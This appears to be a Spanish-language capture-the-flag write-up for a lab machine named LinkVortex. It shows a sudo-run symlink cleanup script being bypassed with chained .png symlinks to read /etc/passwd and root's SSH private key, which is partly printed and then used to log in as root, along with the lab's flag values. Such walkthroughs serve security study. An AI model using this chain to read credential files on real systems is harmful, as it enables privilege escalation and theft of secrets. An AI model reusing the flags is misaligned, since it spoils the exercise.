bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
El problema es que la validación no es recursiva: el script únicamente verifica el primer nivel del enlace simbólico.
Esto permite encadenar symlinks, haciendo que el .png apunte a otro .png, el cual finalmente redirige a un archivo crítico.
Por lo cual voy a crear los 2 archivos con symlinks.
bob@linkvortex:~$ ln -s /etc/passwd primero.png
bob@linkvortex:~$ ln -s /home/bob/primero.png segundo.png

lrwxrwxrwx 1 bob  bob    11 Dec 26 05:05 primero.png -> /etc/passwd
lrwxrwxrwx 1 bob  bob    21 Dec 26 05:06 segundo.png -> /home/bob/primero.png
- El script solo valida que
segundo.pngno apunte directamente a una ruta crítica, permitiendo así el acceso indirecto a/etc/passwd.
Para el tema de variable solo basta con setear el valor a true antes de ejecutar:
- Como vemos se ejecuta correctamente.
bob@linkvortex:~$ sudo -u root CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh segundo.png
Link found [ segundo.png ] , moving it to quarantine
Content:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
<MAS......>
El servicio SSH esta abierto por lo cual puede que el usuario root tenga una clave ssh por lo cual vamos a tratar de leerla:
- Creamos los symlinks
bob@linkvortex:~$ ln -s /root/.ssh/id_rsa primero.png
bob@linkvortex:~$ ln -s /home/bob/primero.png segundo.png
- Ejecutamos y tenemos la clave
ssh
bob@linkvortex:~$ sudo -u root CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh segundo.png

Link found [ segundo.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmpHVhV11MW7eGt9WeJ23rVuqlWnMpF+FclWYwp4SACcAilZdOF8T
q2egYfeMmgI9IoM0DdyDKS4vG+lIoWoJEfZf+cVwaZIzTZwKm7ECbF2Oy+u2SD+X7lG9A6
V1xkmWhQWEvCiI22UjIoFkI0oOfDrm6ZQTyZF99AqBVcwGCjEA67eEKt/5oejN5YgL7Ipu
6sKpMThUctYpWnzAc4yBN/mavhY7v5+TEV0FzPYZJ2spoeB3OGBcVNzSL41ctOiqGVZ7yX
TQ6pQUZxR4zqueIZ7yHVsw5j0eeqlF8OvHT81wbS5ozJBgtjxySWrRkkKAcY11tkTln6NK
CssRzP1r9kbmgHswClErHLL/CaBb/04g65A0xESAt5H1wuSXgmipZT8Mq54lZ4ZNMgPi53
jzZbaHGHACGxLgrBK5u4mF3vLfSG206ilAgU1sUETdkVz8wYuQb2S4Ct0AT14obmje7oqS
0cBqVEY8/m6olYaf/U8dwE/w9beosH6T7arEUwnhAAAFiDyG/Tk8hv05AAAAB3NzaC1yc2
EAAAGBAJqR1YVddTFu3hrfVnidt61bqpVpzKRfhXJVmMKeEgAnAIpWXThfE6tnoGH3jJoC
PSKDNA3cgykuLxvpSKFqCRH2X/nFcGmSM02cCpuxAmxdjsvrtkg/l+5RvQOldcZJloUFhL
woiNtlIyKBZCNKDnw65umUE8mRffQKgVXMBgoxAOu3hCrf+aHozeWIC+yKburCqTE4VHLW
KVp8wHOMgTf5mr4WO7+fkxFdBcz2GSdrKaHgdzhgXFTc0i+NXLToqhlWe8l00OqUFGcUeM
<MAS...>
- Me copio la clave a un archivo y le cambiamos los permisos
Y finalmente me conecto correctamente.
bob@linkvortex:~$ ssh -i id_rsa root@10.129.231.194
The authenticity of host '10.129.231.194 (10.129.231.194)' can't be established.
ED25519 key fingerprint is SHA256:vrkQDvTUj3pAJVT+1luldO6EvxgySHoV6DPCcat0WkI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.231.194' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into'.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Dec  2 11:20:43 2024 from 10.10.14.61
root@linkvortex:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags:
root@linkvortex:~# cat root.txt
9f8c77b1041494c353621bd95052fb7c
root@linkvortex:~# cat /home/bob/user.txt
c343af9ed9dc45fc98dc3591e301908e
PWNED